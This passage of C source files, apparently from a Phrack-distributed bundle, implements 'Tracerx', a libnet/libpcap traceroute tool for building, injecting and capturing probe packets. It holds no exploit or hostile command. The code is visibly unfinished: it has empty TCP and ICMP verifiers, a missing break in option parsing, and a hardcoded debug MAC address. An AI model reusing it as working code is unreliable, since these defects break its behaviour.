    for (i = 0; i < (*tx_c)->max_ttl; i++)
    {
        /*
         *  Send a round of probes.
         */
        for (j = 0; j < (*tx_c)->probe_cnt; j++)
        {
            tx_packet_inject(tx_c);
            fprintf(stderr, ".");
```

```
        }
        tx_packet_update_probe(tx_c);
        fprintf(stderr, "\n");
    }
    tx_error(FATAL, "Hopcount exceeded.\n");
    return (1);
}


int
tx_shutdown(struct tx_control **tx_c)
{
    pcap_close((*tx_c)->p);
    libnet_close_link_interface((*tx_c)->l);
    free((*tx_c)->l);
    libnet_destroy_packet(&(*tx_c)->tx_packet);

    free(*tx_c);
}
/* EOF */
<-->
<++> P55/Tracerx/tx_packet_build.c !3b3527d5
/*
 *  $Id: tx_packet_build.c,v 1.3 1999/06/03 22:06:52 route Exp $
 *
 *  Tracerx
 *  tx_packet_build.c - tracerx packet construction routines
 *
 *  Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
 *                     Jeremy F. Rauch <jrauch@cadre.org>
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 *
 */

#if (HAVE_CONFIG_H)
#include "./config.h"
#endif
#include "./tx_main.h"
#include "./tx_error.h"
#include "./tx_struct.h"
#include "./tx_framework.h"
#include "./tx_packet_inject.h"
#include "./tx_packet_capture.h"

int
tx_packet_build_probe(struct tx_control **tx_c)
{
```

```
    int i, c;
    u_char errbuf[BUFSIZ];
    struct ether_addr *local_mac, *remote_mac;
    u_char DEBUG_ETHER[6] = {0x00, 0x10, 0x4b, 0x6b, 0x3c, 0x16};

    /*
     *  Get the link layer addresses we'll need -- the local address of the
     *  outgoing interface and remote address of the host in question (this
     *  will actually be the first hop router).
     */
    c = tx_get_hwaddrs(&local_mac, &remote_mac, tx_c, errbuf);
    if (c == -1)
    {
        tx_error(FATAL, "tx_get_hwaddrs could not get an address %s.\n",
            errbuf);
    }

    /*
     *  Build the ethernet header portion of the packet.
     */
    libnet_build_ethernet(DEBUG_ETHER/*remote_mac.ether_addr_octet*/,
            local_mac->ether_addr_octet,
            ETHERTYPE_IP,                           /* This is an IP packet */
            NULL,                                   /* No payload */
            0,                                      /* No payload */
            (*tx_c)->tx_packet);                    /* packet memory */

    /*
     *  Build the IP header portion of the packet.
     */
    libnet_build_ip((*tx_c)->packet_size - IP_H,    /* IP packetlength */
            (*tx_c)->ip_tos,                        /* IP type of service */
            (*tx_c)->id,                            /* IP id */
            (*tx_c)->ip_df,                         /* IP fragmentation bits */
            (*tx_c)->current_ttl,                   /* IP time to live */
            (*tx_c)->protocol,                      /* transport protocol */
            (*tx_c)->sin.sin_addr.s_addr,           /* source IP address */
            (*tx_c)->host,                          /* destination IP */
            NULL,                                   /* IP payload */
            0,                                      /* IP payload size */
            (*tx_c)->tx_packet + ETH_H);            /* packet memory */

    /*
     *  Build the transport header and payload portion of the packet.
     */
    switch ((*tx_c)->protocol)
    {
        case IPPROTO_UDP:
            tx_packet_build_udp(tx_c);
            break;
        case IPPROTO_TCP:
            tx_packet_build_tcp(tx_c);
            break;
        case IPPROTO_ICMP:
            tx_packet_build_icmp(tx_c);
            break;
        default:
            tx_error(FATAL, "Unknown transport protocol\n");
    }
    libnet_do_checksum((*tx_c)->tx_packet + ETH_H, IPPROTO_IP, IP_H);
}


int
tx_packet_build_udp(struct tx_control **tx_c)
{
    libnet_build_udp((*tx_c)->initial_sport,        /* source UDP port */
            (*tx_c)->initial_dport,                 /* dest UDP port */
```

```
            NULL,                                   /* payload (copied later) */
            /* The UDP header needs to know the payload size. */
            (*tx_c)->packet_size - IP_H - UDP_H,
            (*tx_c)->tx_packet + ETH_H + IP_H);     /* packet memory */

    tx_packet_build_payload(tx_c, UDP_H);

    libnet_do_checksum((*tx_c)->tx_packet + ETH_H, IPPROTO_UDP,
        (*tx_c)->packet_size - IP_H);
}


int
tx_packet_build_tcp(struct tx_control **tx_c)
{
    libnet_build_tcp((*tx_c)->initial_sport,        /* source TCP port */
            (*tx_c)->initial_dport,                 /* dest TCP port */
            libnet_get_prand(PRu32),                /* sequence number */
            0L,                                     /* ACK number */
            TH_SYN,                                 /* control flags */
            1024,                                   /* window size */
            0,                                      /* urgent */
            NULL,                                   /* payload (do this later) */
            0,                                      /* later */
            (*tx_c)->tx_packet + ETH_H + IP_H);     /* packet memory */

    tx_packet_build_payload(tx_c, TCP_H);

    libnet_do_checksum((*tx_c)->tx_packet + ETH_H, IPPROTO_TCP,
        (*tx_c)->packet_size - IP_H);
}


int
tx_packet_build_icmp(struct tx_control **tx_c)
{
    libnet_build_icmp_echo(ICMP_ECHO,
            0,
            0,
            0,
            NULL,
            0,
            (*tx_c)->tx_packet + ETH_H + IP_H);

    tx_packet_build_payload(tx_c, ICMP_ECHO_H);

    libnet_do_checksum((*tx_c)->tx_packet + ETH_H, IPPROTO_ICMP,
        (*tx_c)->packet_size - IP_H);
}


int
tx_packet_build_payload(struct tx_control **tx_c, int p_hdr_size)
{
    struct timeval time0;
    struct tx_payload *p;
    struct libnet_ip_hdr *ip_hdr;
    int payload_offset;

    /*
     *  The payload is just beyond the transport header.
     */
    payload_offset = ETH_H + IP_H + p_hdr_size;

    if (gettimeofday(&time0, NULL) == -1)
    {
        tx_error(FATAL, "Can't get timing information\n");
    }
```

```
    ip_hdr = (struct libnet_ip_hdr *)((*tx_c)->tx_packet + ETH_H);
    p = (struct tx_payload *)((*tx_c)->tx_packet + payload_offset);

    /*
     *  This field is pretty much deprecated since we can keep track of
     *  packets by controlling the ip_id field, something traceroute could
     *  not do.
     */
    p->seq = 0;

    /*
     *  TTL packet left with.
     */
    p->ttl = ip_hdr->ip_ttl;

    /*
     *  RTT information.
     */
    p->tv = time0;
}


int
tx_packet_update_probe(struct tx_control **tx_c)
{
    struct libnet_ip_hdr *ip_hdr;

    ip_hdr = (struct libnet_ip_hdr *)((*tx_c)->tx_packet + ETH_H);

    /*
     *  Tracerx wouldn't be tracerx without a monotonically increasing IP
     *  TTL.
     */
    ip_hdr->ip_ttl++;

    switch ((*tx_c)->protocol)
    {
        case IPPROTO_TCP:
        {
            struct libnet_tcp_hdr *tcp_hdr;
            tcp_hdr = (struct libnet_tcp_hdr *)((*tx_c)->tx_packet + ETH_H
                    + IP_H);
            if (!((*tx_c)->tx_flags & TX_STATIC_PORTS))
            {
                /*
                 *  Increment destination port.
                 */
                tcp_hdr->th_dport = htons(ntohs(tcp_hdr->th_dport) + 1);
            }
            /*
             *  Update the payload information.
             */
            tx_packet_build_payload(tx_c, TCP_H);
            tcp_hdr->th_sum  = 0;
            libnet_do_checksum((*tx_c)->tx_packet + ETH_H, IPPROTO_TCP,
                    (*tx_c)->packet_size - IP_H);
            break;
        }
        case IPPROTO_UDP:
        {
            struct libnet_udp_hdr *udp_hdr;
            udp_hdr = (struct libnet_udp_hdr *)((*tx_c)->tx_packet + ETH_H
                    + IP_H);
            if (!((*tx_c)->tx_flags & TX_STATIC_PORTS))
            {
                /*
                 *  Increment destination port.
```

```
                 */
                udp_hdr->uh_dport = htons(ntohs(udp_hdr->uh_dport) + 1);
            }
            /*
             *  Update the payload information.
             */
            tx_packet_build_payload(tx_c, UDP_H);
            udp_hdr->uh_sum = 0;
            libnet_do_checksum((*tx_c)->tx_packet + ETH_H, IPPROTO_UDP,
                    (*tx_c)->packet_size - IP_H);
            break;
        }
        case IPPROTO_ICMP:
        {
            struct libnet_icmp_hdr *icmp_hdr;
            icmp_hdr = (struct libnet_icmp_hdr *)((*tx_c)->tx_packet + ETH_H
                    + IP_H);
            /*
             *  Update the payload information.
             */
            tx_packet_build_payload(tx_c, ICMP_ECHO_H);
            icmp_hdr->icmp_sum = 0;
            libnet_do_checksum((*tx_c)->tx_packet + ETH_H, IPPROTO_ICMP,
                    (*tx_c)->packet_size - IP_H);
            break;
        }
        default:
            tx_error(FATAL, "Unknown transport protocol\n");
    }
    ip_hdr->ip_sum = 0;
    libnet_do_checksum((*tx_c)->tx_packet + ETH_H, IPPROTO_IP, IP_H);
}


/* EOF */
<-->
<++> P55/Tracerx/tx_packet_inject.c !788114b0
/*
 *  $Id: tx_packet_inject.c,v 1.3 1999/06/03 22:06:52 route Exp $
 *
 *  Tracerx
 *  tx_packet_inject.c - high-level packet injection routines
 *
 *  Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
 *                     Jeremy F. Rauch <jrauch@cadre.org>
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 *
```

```
 */

#if (HAVE_CONFIG_H)
#include "./config.h"
#endif
#include "./tx_struct.h"
#include "./tx_framework.h"
#include "./tx_error.h"

int
tx_packet_inject(struct tx_control **tx_c)
{
    int n;

    n = libnet_write_link_layer(
        (*tx_c)->l,                     /* pointer to the link interface */
        (*tx_c)->device,                /* the device to use */
        (*tx_c)->tx_packet,             /* the packet to inject */
        (*tx_c)->packet_size + ETH_H);  /* total packet size */

    if (n != (*tx_c)->packet_size + ETH_H)
    {
        tx_error(CRITICAL, "Write error.  Only wrote %d bytes\n", n);
    }
}

/* EOF */
<-->
<++> P55/Tracerx/tx_packet_verify.c !7f21675e
/*
 *  $Id$
 *
 *  Tracerx
 *  tx_packet_verify.c - packet verification routines
 *
 *  Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
 *                     Jeremy F. Rauch <jrauch@cadre.org>
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 *
 */

#if (HAVE_CONFIG_H)
#include "./config.h"
#endif
#include "./tx_struct.h"
#include "./tx_framework.h"
#include "./tx_error.h"
```

```
#include "./tx_packet_capture.h"


int
tx_packet_verify_udp(char *packet, struct tx_control **tx_c)
{
    struct libnet_ip_hdr *ip_hdr;
    struct libnet_icmp_hdr *icmp_hdr;

    ip_hdr = (struct libnet_ip_hdr *)(packet + ETH_H);

    /*
     *  A UDP scan is only interested in ICMP packets (or possibly a UDP
     *  packet -- terminal case only).
     */
    if (ip_hdr->ip_p != IPPROTO_ICMP && ip_hdr->ip_p != IPPROTO_UDP)
    {
        return (TX_PACKET_IS_BORING);
    }

    icmp_hdr = (struct libnet_icmp_hdr *)(packet + ETH_H + IP_H);

    switch (icmp_hdr->icmp_type)
    {
        case ICMP_UNREACH:
        {
            struct libnet_ip_hdr *o_ip_hdr;

            if (ip_hdr->ip_src.s_addr == (*tx_c)->host)
            {
                /*
                 *  This is an unreachable packet from our destination host.
                 *  This has to be the terminal packet.  The report module
                 *  will need to know if it's a regular port unreachable
                 *  message or perhaps some other type of unreachable..
                 */
                if (icmp_hdr->icmp_code == ICMP_UNREACH_PORT)
                {
                    return (TX_PACKET_IS_TERMINAL);
                }
                else
                {
                    return (TX_PACKET_IS_TERMINAL_EXOTIC);
                }
            }

            /*
             *  Point to the original IP header inside the ICMP message's
             *  payload.
             */
            o_ip_hdr = (struct libnet_ip_hdr *)(packet + ETH_H + IP_H +
                    ICMP_UNREACH_H);

            if (ntohs(o_ip_hdr->ip_id) == (*tx_c)->id &&
                    o_ip_hdr->ip_src.s_addr ==
                    (*tx_c)->sin.sin_addr.s_addr)
            {
                /*
                 *  The original IP header was sent by this host and contains
                 *  our special ID field, so it's almost positively ours.
                 */
                return (TX_PACKET_IS_UNREACH_EN_ROUTE);
            }
            else
            {
                return (TX_PACKET_IS_BORING);
            }
            break;
```

```
        }
        case ICMP_TIMXCEED:

            break;
        default:
            return (TX_PACKET_IS_BORING);
    }
}


int
tx_packet_verify_tcp(char *packet, struct tx_control **tx_c)
{
}


int
tx_packet_verify_icmp(char *packet, struct tx_control **tx_c)
{
}

/* EOF */
<-->
<++> P55/Tracerx/tx_packet_filter.c !df1a0488
/*
 *  $Id: tx_packet_filter.c,v 1.1 1999/06/03 22:06:52 route Exp $
 *
 *  Tracerx
 *  tx_packet_filter.c - packet filtering routines
 *
 *  Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
 *                     Jeremy F. Rauch <jrauch@cadre.org>
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 *
 */

#if (HAVE_CONFIG_H)
#include "./config.h"
#endif
#include "./tx_struct.h"
#include "./tx_error.h"
#include "./tx_main.h"
#include "./tx_packet_filter.h"


int
tx_set_pcap_filter(char *filter, struct tx_control **tx_c)
```

```
{
    struct bpf_program filter_code;
    bpf_u_int32 local_net, netmask;
    char err_buf[BUFSIZ];

    /*
     *  We need the subnet mask to apply a filter.
     */
    if (pcap_lookupnet((*tx_c)->device, &local_net, &netmask, err_buf) == -1)
    {
        tx_error(CRITICAL, "pcap_lookupnet: ", err_buf);
        return (-1);
    }

    /*
     *  Compile the filter into bpf machine code.
     */
    if (pcap_compile((*tx_c)->p, &filter_code, filter, 1, netmask) == -1)
    {
        tx_error(CRITICAL, "pcap_compile failed for some reason\n");
        sprintf(err_buf, "unknown error\n");
        return (-1);
    }

    /*
     *  Compile the filter into bpf machine code.
     */
    if (pcap_setfilter((*tx_c)->p, &filter_code) == -1)
    {
        tx_error(CRITICAL, "pcap_setfilter: ", err_buf);
        return (-1);
    }
    return (1);
}

/* EOF */
<-->
<++> P55/Tracerx/tx_packet_capture.c !27092cf6
/*
 *  $Id: tx_packet_capture.c,v 1.2 1999/06/03 22:06:52 route Exp $
 *
 *  Tracerx
 *  tx_packet_capture.c - high-level packet capturing routines
 *
 *  Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
 *                     Jeremy F. Rauch <jrauch@cadre.org>
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
```

```
 *
 */

#if (HAVE_CONFIG_H)
#include "./config.h"
#endif
#include "./tx_struct.h"
#include "./tx_framework.h"
#include "./tx_error.h"
#include "./tx_packet_capture.h"

int
tx_packet_snatcher(struct tx_control **tx_c)
{
    int n;
    u_char *packet;
    struct pcap_pkthdr pc_hdr;

    /*
     *  Temporary looping construct until parallel code is in place.
     */
    for (; packet = (u_char *)pcap_next((*tx_c)->p, &pc_hdr); )
    {
        /*
         *  Submit packet for verification based on scan type.
         */
        switch ((*tx_c)->protocol)
        {
            case IPPROTO_UDP:
                n = tx_packet_verify_udp(packet, tx_c);
                break;
            case IPPROTO_TCP:
                n = tx_packet_verify_tcp(packet, tx_c);
                break;
            case IPPROTO_ICMP:
                n = tx_packet_verify_icmp(packet, tx_c);
                break;
        }

        /*
         *  Process the response from the verifier.
         */
        switch (n)
        {
            case -1:
                /* an error occured */
            case TX_PACKET_IS_BORING:
                /* not something we are not interested in */
                break;
            case TX_PACKET_IS_EXPIRED:
                tx_report(TX_PACKET_IS_EXPIRED, packet, tx_c);
                break;
            case TX_PACKET_IS_TERMINAL:
                tx_report(TX_PACKET_IS_TERMINAL, packet, tx_c);
                break;
            case TX_PACKET_IS_TERMINAL_EXOTIC:
                tx_report(TX_PACKET_IS_TERMINAL_EXOTIC, packet, tx_c);
                break;
            case TX_PACKET_IS_UNREACH_EN_ROUTE:
                tx_report(TX_PACKET_IS_UNREACH_EN_ROUTE, packet, tx_c);
                break;
            default:
                break;
        }
    }
}
```

```
/* EOF */
<-->
<++> P55/Tracerx/tx_main.c !831e8153
/*
 *  $Id: tx_main.c,v 1.3 1999/06/03 22:06:52 route Exp $
 *
 *  Tracerx
 *  tx_main.c - main control logic
 *
 *  Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
 *                     Jeremy F. Rauch <jrauch@cadre.org>
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 *
 */

#if (HAVE_CONFIG_H)
#include "./config.h"
#endif
#include "./tx_main.h"
#include "./tx_util.h"
#include "./version.h"
#include "./tx_struct.h"
#include "./tx_error.h"
#include "./tx_framework.h"

int
main(int argc, char *argv[])
{
    int c,
        have_protocol;          /* Mediates combined usage of -I and -P */
    u_char err_buf[BUFSIZ];
    struct tx_control *tx_c;

    /*
     *  Need to be root to open link layer devices.
     */
    if (geteuid() && getuid())
    {
        tx_error(FATAL, "Pony up the privledgez (UID or EIUD == 0).\n");
    }

    /*
     *  Initialize control structure.  This structure is used by just about
     *  every function in the program.
     */
    if (tx_init_control(&tx_c) == -1)
    {
```

```
        tx_error(FATAL, "tx_init_control %s\n", strerror(errno));
    }

    /*
     *  Process commandline arguments.
     */
    have_protocol = 0;
    while ((c = getopt(argc, argv, "dFHhInrvxf:g:i:m:P:p:q:Ss:t:w:Vv")) != EOF)
    {
        switch (c)
        {
            case 'b':
                /* Select burst rate */
                tx_c->burst_rate = tx_str2int(optarg, "burst rate", 1,
                    BURST_RATE_MAX);
            case 'D':
                /* Set base TCP/UDP destination port number */
                tx_c->initial_dport = tx_str2int(optarg, "initial dest port",
                    1, PORT_MAX);
                break;
            case 'd':
                /* Socket level debugging (SO_DEBUG) */
                /* NOOP */
                break;
            case 'F':
                /* Set IP_DF (don't fragment) bit */
                tx_c->ip_df = IP_DF;
                break;
            case 'f':
                /* Set initial (first) IP TTL */
                tx_c->current_ttl = tx_str2int(optarg, "initial TTL", 1,
                    IP_TTL_MAX);
                break;
            case 'g':
                /* Loose source routing */
                /* NOOP */
                break;
            case 'H':
                /* Verbose help */
                /* WRITEME */
            case 'h':
                /* Help */
                usage(argv[0]);
            case 'I':
                /* Use ICMP */
                /* Set transport protocol and transport header size */
                /* Overruled by -P */
                if (!have_protocol)
                {
                    tx_c->protocol = tx_prot_select("ICMP", &tx_c);
                }
                break;
            case 'i':
                /* Interface */
                tx_c->device = optarg;
                break;
            case 'm':
                /* Max IP TTL */
                tx_c->max_ttl = tx_str2int(optarg, "max TTL", 1,
                    IP_TTL_MAX);
                break;
            case 'n':
                /* Do not resolve hostnames */
                tx_c->use_name = 0;
                break;
            case 'P':
                /* Set transport protocol and transport header size */
                /* (supercedes -I) */
```

```
                tx_c->protocol = tx_prot_select(optarg, &tx_c);
                have_protocol = 1;
                break;
            case 'p':
                /* Set base TCP/UDP destination port number */
                tx_c->initial_dport = tx_str2int(optarg, "initial dest port",
                    1, PORT_MAX);
                break;
            case 'q':
                /* Number of probes (queries) */
                tx_c->probe_cnt = tx_str2int(optarg, "probe cnt", 1,
                    PROBE_MAX);
                break;
            case 'r':
                /* Bypass routing sockets */
                /* NOOP */
                break;
            case 'S':
                /* Do not increment TCP/UDP port numbers (static) */
                tx_c->tx_flags |= TX_STATIC_PORTS;
                break;
            case 's':
                /* Set base TCP/UDP source port number */
                tx_c->initial_sport = tx_str2int(optarg, "initial source port",
                    1, PORT_MAX);
                break;
            case 't':
                /* Set IP_TOS (type of service) bits */
                tx_c->ip_tos = tx_str2int(optarg, "IP tos", 0, 255);
                break;
            case 'V':
                /* Version information */
                fprintf(stderr, "\n%s\nversion %s\n", BANNER, version);
                exit(EXIT_SUCCESS);
            case 'v':
                /* Verbose output */
                tx_c->verbose = 1;
                break;
            case 'x':
                /* Toggle checksums */
                /* NOOP */
                break;
            case 'w':
                /* Time to wait (in seconds) */
                tx_c->reading_wait = tx_str2int(optarg, "read wait", 2,
                    WAIT_MAX);
                break;
            default:
                usage(argv[0]);
        }
    }

    /*
     *  Parse the command line for the destination host and possible
     *  packetlength.
     */
    switch (argc - optind)
    {
        case 2:
            /*
             *  User specified packetlength (optional).  This will later
             *  be verified and adjusted if necessary.
             */
            tx_c->packet_size = tx_str2int(argv[optind + 1], "packet length",
                PACKET_MIN, PACKET_MAX);
            /* FALLTHROUGH */
        case 1:
            /* Host (required). */
```

```
            tx_c->host = libnet_name_resolve(argv[optind], 1);
            if (tx_c->host == -1)
            {
                tx_error(FATAL, "Cannot resolve host IP address\n");
            }
            break;
        default:
            usage(argv[0]);
    }

    /*
     *  Bring up the network components.
     */
    if (tx_init_network(&tx_c, err_buf) == -1)
    {
        tx_error(FATAL, "Cannot initialize the network: %s\n", err_buf);
    }

    /*
     *  Start the game!
     */
    tx_do_scan(&tx_c);

    /*
     *  Stop the game!
     */
    tx_shutdown(&tx_c);

    return (EXIT_SUCCESS);
}


void
usage(char *argv0)
{
    fprintf(stderr,
            "\nUsage : %s [options] host [packetlength]\n"
            "\t\t   [-b] burst rate\n"
            "\t\t   [-F] IP_DF\n"
            "\t\t   [-f] base IP TTL\n"
            "\t\t   [-g] loose source routing\n"
            "\t\t   [-H] verbose help\n"
            "\t\t   [-h] help\n"
            "\t\t   [-I] use ICMP\n"
            "\t\t   [-i] specify interface\n"
            "\t\t   [-m] max IP TTL (hopcount)\n"
            "\t\t   [-n] do not resolve IP addresses into hostnames\n"
            "\t\t   [-P] transport protocol (supercedes -I)\n"
            "\t\t   [-p] base TCP/UDP port number (destination)\n"
            "\t\t   [-q] number of probes\n"
            "\t\t   [-S] do not increment TCP/UDP port numbers (static)\n"
            "\t\t   [-s] base TCP/UDP port number (source)\n"
            "\t\t   [-t] IP TOS\n"
            "\t\t   [-V] version information\n"
            "\t\t   [-v] verbose output\n"
            "\t\t   [-w] wait (in seconds)\n"
            "\n",   argv0);
        exit(EXIT_FAILURE);
}

/* EOF */
<-->
<++> P55/Tracerx/tx_report.c !04c69fdd
/*
 *  $Id: tx_report.c,v 1.1.1.1 1999/05/28 23:55:06 route Exp $
 *
 *  Tracerx
 *  tx_report.c - reporting and printing module
```

```
 *
 *  Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
 *                     Jeremy F. Rauch <jrauch@cadre.org>
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
